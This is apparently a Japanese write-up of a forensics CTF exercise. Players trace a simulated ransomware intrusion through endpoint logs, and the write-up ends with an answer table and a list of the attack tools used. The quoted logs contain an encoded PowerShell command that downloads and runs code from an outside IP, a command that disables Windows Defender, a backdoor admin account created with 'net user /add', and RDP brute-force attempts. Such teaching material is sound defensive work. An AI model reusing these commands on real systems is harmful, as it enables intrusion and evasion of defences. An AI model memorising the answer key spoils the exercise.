usr="Administrator" usrDomain="WS01" sessionID=4 psGUID={15F32DC1-5302-4EEE-837D-3B460EF76D52} psPath="C:\Windows\System32\Wbem\WMIC.exe" cmd="/node:172.16.1.102 /user:kitting /
password:""Wqa2RRV%&G~/2"" process call create ""powershell -Sta -Nop -Window Hidden -enc
aQBlAHgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMwA1AC4ANwA1AC4AMgAyADgALgAyADEALwBzA
HQAYQByAHQAJwApAA==""" psID=6736 parentGUID={7421979E-51B9-4A92-94DF-7E76B0FFABC1} parentPath="C:\Windows\system32\cmd.exe" psUser="Administrator" psDomain="WS01" arc=x64
sha256=34c4ed50a3441bd7cb6411749771c637a8c18c791525d8fcb5ae71b0b1969ba6 sha1=4004528344d02fd143dafd94bfe056041b633e0d md5=390b2038c9ed2c94ab505921bc827fc7 company="Microsoft
Corporation" copyright="© Microsoft Corporation. All rights reserved." fileDesc="WMI Commandline Utility" fileVer="10.0.17763.1 (WinBuild.160101.0800)" product="Microsoft® Windows®
Operating System" productVer="10.0.17763.1" crTime="09/15/2018 16:12:05.790" acTime="09/15/2018 16:12:05.790" moTime="09/15/2018 16:12:05.790" size=497664 sig=Valid
signer="Microsoft Windows" issuer="Microsoft Windows Production PCA 2011" cerSN="33 00 00 01 c4 22 b2 f7 9b 79 3d ac b2 00 00 00 00 01 c4" validFrom="07/04/2018 05:45:50.000"
validTo="07/27/2019 05:45:50.000"
```

4. Defense Evasion

攻撃者は攻撃全体を通して防御機構を回避するためにあるコマンドを使用している。

防御回避のために実行したと考えられるコマンド（引数も含む）を答えよ。

5回まで回答可


4. Defense Evasion


ポイント


- 他の端末でプログラムを実行させる前に必ず行っているコマンドがある

4. Defense Evasion

- 各サーバのログを見ると、しきりにSet-MpPreferenceを実行している








4. Defense Evasion

- ドキュメントを読むと、リアルタイム検知を設定するコマンド
  - $False (0) の場合は有効、$True(1)の場合は無効
  - https://docs.microsoft.com/en-us/powershell/module/defender/set-mppreference?view=windowsserver2019-ps
- Windows Defenderを停止させることで、防御を回避しようとしている



-DisableRealtimeMonitoring

Indicates whether to use real-time protection. If you specify a value of $False or do not specify a value, Windows Defender uses real-time protection. We recommend that you enable Windows Defender to use real-time protection.

Type:	Boolean
Aliases:	drtm
Position:	Named
Default value:	None
Accept pipeline input:	False
Accept wildcard characters:	False

5. Persistence

WS01で実行された永続化手法をMITRE ATT&CKのTechnique IDで答えろ。
Sub-Techniqueがある場合、Sub-TechniqheのIDで答えよ。

答えは3回まで回答可能。

5. Persistence

ポイント

- 攻撃者はWS01にどのように侵入したか？侵入した時間は？
- WS01で攻撃者が実行してるコマンドは？

5. Persistence

- WS01に攻撃者はどのように侵入したのか？
  - ネットワーク構成的に、RDP経由かプロキシを経由したWebメール経由が考えられる
  - プロキシログにはWebメールへアクセスした形跡はなし
- リモートログオンのログを確認

```
grep 'evt=session subEvt=loginR' combined.log | grep 'com="WS01"'
usr="Administrator" usrDomain="" srcCom="attacker" srcIP="35.74.200.209" srcPort=0 evtRecID=92053 status="0xc000006d" reason="ユーザー名を認識できないか、またはパスワードが間違っていま
usr="Administrator" usrDomain="" srcCom="attacker" srcIP="35.74.200.209" srcPort=0 evtRecID=92054 status="0xc000006d" reason="ユーザー名を認識できないか、またはパスワードが間違っていま
usr="Administrator" usrDomain="" srcCom="attacker" srcIP="35.74.200.209" srcPort=0 evtRecID=92055 status="0xc000006d" reason="ユーザー名を認識できないか、またはパスワードが間違っていま
usr="Administrator" usrDomain="" srcCom="attacker" srcIP="35.74.200.209" srcPort=0 evtRecID=92056 status="0xc000006d" reason="ユーザー名を認識できないか、またはパスワードが間違っていま
usr="Administrator" usrDomain="" srcCom="attacker" srcIP="35.74.200.209" srcPort=0 evtRecID=92057 status="0xc000006d" reason="ユーザー名を認識できないか、またはパスワードが間違っていま
usr="Administrator" usrDomain="" srcCom="attacker" srcIP="35.74.200.209" srcPort=0 evtRecID=92058 status="0xc000006d" reason="ユーザー名を認識できないか、またはパスワードが間違っていま
usr="Administrator" usrDomain="" srcCom="attacker" srcIP="35.74.200.209" srcPort=0 evtRecID=92059 status="0xc000006d" reason="ユーザー名を認識できないか、またはパスワードが間違っていま
usr="Administrator" usrDomain="" srcCom="attacker" srcIP="35.74.200.209" srcPort=0 evtRecID=92060 status="0xc000006d" reason="ユーザー名を認識できないか、またはパスワードが間違っていま
usr="Administrator" usrDomain="" srcCom="attacker" srcIP="35.74.200.209" srcPort=0 evtRecID=92061 status="0xc000006d" reason="ユーザー名を認識できないか、またはパスワードが間違っていま
usr="Administrator" usrDomain="" srcCom="attacker" srcIP="35.74.200.209" srcPort=0 evtRecID=92062 status="0xc000006d" reason="ユーザー名を認識できないか、またはパスワードが間違っていま
usr="Administrator" usrDomain="" srcCom="attacker" srcIP="35.74.200.209" srcPort=0 evtRecID=92063 status="0xc000006d" reason="ユーザー名を認識できないか、またはパスワードが間違っていま
usr="Administrator" usrDomain="" srcCom="attacker" srcIP="35.74.200.209" srcPort=0 evtRecID=92064 status="0xc000006d" reason="ユーザー名を認識できないか、またはパスワードが間違っていま
usr="Administrator" usrDomain="" srcCom="attacker" srcIP="35.74.200.209" srcPort=0 evtRecID=92065 status="0xc000006d" reason="ユーザー名を認識できないか、またはパスワードが間違っていま
usr="Administrator" usrDomain="" srcCom="attacker" srcIP="35.74.200.209" srcPort=0 evtRecID=92066 status="0xc000006d" reason="ユーザー名を認識できないか、またはパスワードが間違っていま
usr="Administrator" usrDomain="" srcCom="attacker" srcIP="35.74.200.209" srcPort=0 evtRecID=92067 status="0xc000006d" reason="ユーザー名を認識できないか、またはパスワードが間違っていま
usr="Administrator" usrDomain="" srcCom="attacker" srcIP="35.74.200.209" srcPort=0 evtRecID=92068 status="0xc000006d" reason="ユーザー名を認識できないか、またはパスワードが間違っていま
usr="Administrator" usrDomain="" srcCom="attacker" srcIP="35.74.200.209" srcPort=0 evtRecID=92069 status="0xc000006d" reason="ユーザー名を認識できないか、またはパスワードが間違っていま
usr="Administrator" usrDomain="" srcCom="attacker" srcIP="35.74.200.209" srcPort=0 evtRecID=92070 status="0xc000006d" reason="ユーザー名を認識できないか、またはパスワードが間違っていま
usr="Administrator" usrDomain="" srcCom="attacker" srcIP="35.74.200.209" srcPort=0 evtRecID=92071 status="0xc000006d" reason="ユーザー名を認識できないか、またはパスワードが間違っていま
usr="Administrator" usrDomain="" srcCom="attacker" srcIP="35.74.200.209" srcPort=0 evtRecID=92072 status="0xc000006d" reason="ユーザー名を認識できないか、またはパスワードが間違っていま
usr="Administrator" usrDomain="" srcCom="attacker" srcIP="35.74.200.209" srcPort=0 evtRecID=92073 status="0xc000006d" reason="ユーザー名を認識できないか、またはパスワードが間違っていま
usr="Administrator" usrDomain="" srcCom="attacker" srcIP="35.74.200.209" srcPort=0 evtRecID=92074 status="0xc000006d" reason="ユーザー名を認識できないか、またはパスワードが間違っていま
usr="Administrator" usrDomain="" srcCom="attacker" srcIP="35.74.200.209" srcPort=0 evtRecID=92075 status="0xc000006d" reason="ユーザー名を認識できないか、またはパスワードが間違っていま
usr="Administrator" usrDomain="" srcCom="attacker" srcIP="35.74.200.209" srcPort=0 evtRecID=92076 status="0xc000006d" reason="ユーザー名を認識できないか、またはパスワードが間違っていま
usr="Administrator" usrDomain="" srcCom="attacker" srcIP="35.74.200.209" srcPort=0 evtRecID=92077 status="0xc000006d" reason="ユーザー名を認識できないか、またはパスワードが間違っていま
usr="Administrator" usrDomain="" srcCom="attacker" srcIP="35.74.200.209" srcPort=0 evtRecID=92078 status="0xc000006d" reason="ユーザー名を認識できないか、またはパスワードが間違っていま
usr="Administrator" usrDomain="" srcCom="attacker" srcIP="35.74.200.209" srcPort=0 evtRecID=92079 status="0xc000006d" reason="ユーザー名を認識できないか、またはパスワードが間違っていま
usr="Administrator" usrDomain="" srcCom="attacker" srcIP="35.74.200.209" srcPort=0 evtRecID=92080 status="0xc000006d" reason="ユーザー名を認識できないか、またはパスワードが間違っていま
```

5. Persistence

- 35.74.200[.]209 大量のリモートログオン失敗ログを確認

```
usr="Administrator" usrDomain="" srcCom="attacker" srcIP="35.74.200.209" srcPort=0 evtRecID=92053 status="0xc000006d" reason="ユーザー名を認識できないか、またはパスワードが間違ってい
usr="Administrator" usrDomain="" srcCom="attacker" srcIP="35.74.200.209" srcPort=0 evtRecID=92054 status="0xc000006d" reason="ユーザー名を認識できないか、またはパスワードが間違ってい
usr="Administrator" usrDomain="" srcCom="attacker" srcIP="35.74.200.209" srcPort=0 evtRecID=92055 status="0xc000006d" reason="ユーザー名を認識できないか、またはパスワードが間違ってい
usr="Administrator" usrDomain="" srcCom="attacker" srcIP="35.74.200.209" srcPort=0 evtRecID=92056 status="0xc000006d" reason="ユーザー名を認識できないか、またはパスワードが間違ってい
usr="Administrator" usrDomain="" srcCom="attacker" srcIP="35.74.200.209" srcPort=0 evtRecID=92057 status="0xc000006d" reason="ユーザー名を認識できないか、またはパスワードが間違ってい
usr="Administrator" usrDomain="" srcCom="attacker" srcIP="35.74.200.209" srcPort=0 evtRecID=92058 status="0xc000006d" reason="ユーザー名を認識できないか、またはパスワードが間違ってい
usr="Administrator" usrDomain="" srcCom="attacker" srcIP="35.74.200.209" srcPort=0 evtRecID=92059 status="0xc000006d" reason="ユーザー名を認識できないか、またはパスワードが間違ってい
usr="Administrator" usrDomain="" srcCom="attacker" srcIP="35.74.200.209" srcPort=0 evtRecID=92060 status="0xc000006d" reason="ユーザー名を認識できないか、またはパスワードが間違ってい
usr="Administrator" usrDomain="" srcCom="attacker" srcIP="35.74.200.209" srcPort=0 evtRecID=92061 status="0xc000006d" reason="ユーザー名を認識できないか、またはパスワードが間違ってい
usr="Administrator" usrDomain="" srcCom="attacker" srcIP="35.74.200.209" srcPort=0 evtRecID=92062 status="0xc000006d" reason="ユーザー名を認識できないか、またはパスワードが間違ってい
usr="Administrator" usrDomain="" srcCom="attacker" srcIP="35.74.200.209" srcPort=0 evtRecID=92063 status="0xc000006d" reason="ユーザー名を認識できないか、またはパスワードが間違ってい
usr="Administrator" usrDomain="" srcCom="attacker" srcIP="35.74.200.209" srcPort=0 evtRecID=92064 status="0xc000006d" reason="ユーザー名を認識できないか、またはパスワードが間違ってい
```

- 35.74.200[.]209 から13:11:38にAdministratorでログオン = 攻撃者活動開始

```
10/05/2021 13:11:38.588 +0900 loc=ja-JP type=ITM2 sn=1002106 lv=5 evt=session subEvt=loginR os=Win com="WS01" domain="AD" profile="MWSCup_server"
tmid=23a3d02f-de84-4c13-9df5-24122c48d91c csid=S-1-5-21-3039445636-1877804994-2780250189 ip=172.16.1.101,fe80::4d7a:d1d7:e400:4d97 mac=06:3a:46:1c:33:2d usr="Administrator"
usrDomain="WS01" srcCom="COMMANDO" srcIP="35.74.200.209" srcPort=0 evtRecID=92343
10/05/2021 13:11:40.137 +0900 loc=ja-JP type=ITM2 sn=1002112 lv=5 evt=session subEvt=loginR os=Win com="WS01" domain="AD" profile="MWSCup_server"
tmid=23a3d02f-de84-4c13-9df5-24122c48d91c csid=S-1-5-21-3039445636-1877804994-2780250189 ip=172.16.1.101,fe80::4d7a:d1d7:e400:4d97 mac=06:3a:46:1c:33:2d usr="Administrator"
usrDomain="WS01" srcCom="COMMANDO" srcIP="35.74.200.209" srcPort=0 evtRecID=92347
10/05/2021 13:11:40.922 +0900 loc=ja-JP type=ITM2 sn=1002201 lv=5 evt=session subEvt=conR os=Win com="WS01" domain="AD" profile="MWSCup_server"
tmid=23a3d02f-de84-4c13-9df5-24122c48d91c csid=S-1-5-21-3039445636-1877804994-2780250189 ip=172.16.1.101,fe80::4d7a:d1d7:e400:4d97 mac=06:3a:46:1c:33:2d rcCom="COMMANDO" rcIP=::1
sessionID=4
10/05/2021 13:11:42.708 +0900 loc=ja-JP type=ITM2 sn=1002388 lv=5 evt=session subEvt=login os=Win com="WS01" domain="AD" profile="MWSCup_server"
tmid=23a3d02f-de84-4c13-9df5-24122c48d91c csid=S-1-5-21-3039445636-1877804994-2780250189 ip=172.16.1.101,fe80::4d7a:d1d7:e400:4d97 mac=06:3a:46:1c:33:2d rcCom="COMMANDO" rcIP=::1
usr="Administrator" usrDomain="WS01" sessionID=4
```

5. Persistence

- WS01のプロセス起動ログを抽出

```
grep 'evt=ps subEvt=start' combined.log | grep 'com="WS01"'
```

- 攻撃者が活動開始した 13:11:38 以降のプロセス起動ログを確認
- 13:15:55、Administrat0rユーザを追加


```
10/05/2021 13:15:55.251 +0900 loc=ja-JP type=ITM2 sn=1003099 lv=5 evt=ps subEvt=start os=Win com="WS01" domain="AD" profile="MWSCup_server"
tmid=23a3d02f-de84-4c13-9df5-24122c48d91c csid=S-1-5-21-3039445636-1877804994-2780250189 ip=172.16.1.101,fe80::4d7a:d1d7:e400:4d97 mac=06:3a:46:1c:33:2d rcCom="COMMANDO" rcIP=::1
usr="Administrator" usrDomain="WS01" sessionID=4 psGUID={FC4CFDFD-5FD5-4F5B-AC5C-1E77842DC49D} psPath="C:\Windows\system32\net.exe" cmd="user Administrat0r Yes_we_can_Yes_We_did /
add" psID=6028 parentGUID={7421979E-51B9-4A92-94DF-7E76B0FFABC1} parentPath="C:\Windows\system32\cmd.exe" psUser="Administrator" psDomain="WS01" arc=x64
sha256=25c8266d2bc1d5626dcdf72419838b397d28d44d00ac09f02ff4e421b43ec369 sha1=4f4970c3545972fea2bc1984d597fc810e6321e0 md5=ae61d8f04bcde8158304067913160b31 company="Microsoft
Corporation" copyright="© Microsoft Corporation. All rights reserved." fileDesc="Net Command" fileVer="10.0.17763.1 (WinBuild.160101.0800)" product="Microsoft® Windows® Operating
System" productVer="10.0.17763.1" crTime="09/15/2018 16:12:44.785" acTime="09/15/2018 16:12:44.785" moTime="09/15/2018 16:12:44.785" size=57344 sig=Valid signer="Microsoft Windows"
issuer="Microsoft Windows Production PCA 2011" cerSN="33 00 00 01 c4 22 b2 f7 9b 79 3d ac b2 00 00 00 00 01 c4" validFrom="07/04/2018 05:45:50.000" validTo="07/27/2019 05:45:50.000"
```

- 13:16:25、AdministratorsグループにAdministrat0rユーザを追加

```
10/05/2021 13:16:25.421 +0900 loc=ja-JP type=ITM2 sn=1003104 lv=5 evt=ps subEvt=start os=Win com="WS01" domain="AD" profile="MWSCup_server"
tmid=23a3d02f-de84-4c13-9df5-24122c48d91c csid=S-1-5-21-3039445636-1877804994-2780250189 ip=172.16.1.101,fe80::4d7a:d1d7:e400:4d97 mac=06:3a:46:1c:33:2d rcCom="COMMANDO" rcIP=::1
usr="Administrator" usrDomain="WS01" sessionID=4 psGUID={BF0D42D2-FB82-496A-8DE8-C3E2221CD25D} psPath="C:\Windows\system32\net.exe" cmd="localgroup Administrators Administrat0r /
add" psID=5496 parentGUID={7421979E-51B9-4A92-94DF-7E76B0FFABC1} parentPath="C:\Windows\system32\cmd.exe" psUser="Administrator" psDomain="WS01" arc=x64
sha256=25c8266d2bc1d5626dcdf72419838b397d28d44d00ac09f02ff4e421b43ec369 sha1=4f4970c3545972fea2bc1984d597fc810e6321e0 md5=ae61d8f04bcde8158304067913160b31 company="Microsoft
Corporation" copyright="© Microsoft Corporation. All rights reserved." fileDesc="Net Command" fileVer="10.0.17763.1 (WinBuild.160101.0800)" product="Microsoft® Windows® Operating
System" productVer="10.0.17763.1" crTime="09/15/2018 16:12:44.785" acTime="09/15/2018 16:12:44.785" moTime="09/15/2018 16:12:44.785" size=57344 sig=Valid signer="Microsoft Windows"
issuer="Microsoft Windows Production PCA 2011" cerSN="33 00 00 01 c4 22 b2 f7 9b 79 3d ac b2 00 00 00 00 01 c4" validFrom="07/04/2018 05:45:50.000" validTo="07/27/2019 05:45:50.000"
```

5. Persistence

- MITRE ATT&CK の Persistence の中に Create Account: Local Account がある
  - https://attack.mitre.org/techniques/T1136/001/
  - net user /add も代表的なユーザ追加のコマンドとして紹介
  - Technique IDは T1136.001



解答まとめ

#	問題名（Tactics）	Point	答え
1.1	Impact	1	WS01,WS03,FILE01,DC01,WS02
1.2	Command and Control	1	http://35.75.228.21:8080/api/keys/add
1.3	Lateral Movement / Execution	1	WinRM
1.4	Lateral Movement	2	WS02_hashida
2.1	Lateral Movement / Execution	1	C:¥Users¥hashida¥Desktop¥PsExec.exe
2.2	Execution	1	13:59:10.964
2.3	Credential Access / Exfiltration	1	917371
3.1	Execution / Privilege Escalation	2	mimikatz
3.2	Collection / Exfiltration	1	FILE01_9
3.3	Lateral Movement / Execution	1	WS01_Administrator
4	Defense Evasion	1	powershell Set-MpPreference -DisableRealtimeMonitoring 1
5	Persistence	2	T1136.001

擬似攻撃 解説

注意事項

- 擬似攻撃の手法を紹介しますが、悪用しないでください
  - システム管理者の許可なくこれから紹介する行為を行った場合、「不正アクセス行為の禁止等に関する法律」に抵触する可能性があります
    - https://elaws.e-gov.go.jp/search/elawsSearch/elaws_search/lsg0500/detail?lawId=411AC0000000128
  - 正当な理由なくこれから紹介する行為を行った場合、「不正指令電磁的記録に関する罪」に問われる可能性があります
    - https://elaws.e-gov.go.jp/search/elawsSearch/elaws_search/lsg0500/detail?lawId=140AC0000000045#740
- 正当な理由があり攻撃を試す場合は、自分で作った環境や管理者に許可を貰った環境でやりましょう
  - 今回は擬似社内環境、擬似攻撃サーバ、疑似C2サーバには Amazon EC2 を使用
  - 各環境は関係する環境からのみアクセスを許可し使用

使用した擬似マルウェア

- RAT (Remote Access Trojan) : Covenant
  - C#で書かれたC2フレームワーク
  - https://github.com/cobbr/Covenant/tree/master/Covenant


- ランサムウェア（暗号化プログラム）: Ransomware
  - goで書かれた実験用ランサムウェア
  - https://github.com/mauri870/ransomware


- 透明性を保つためOSSとして公開されているフレームワークを使用


擬似攻撃概要

RAT実行

ランサムウェア実行







RDPポートスキャン、辞書攻撃、ログオン

- 多くの事例で、外部公開されているサービスから侵入
- レポートで報告されている事例は特にRDPからの侵入が多い

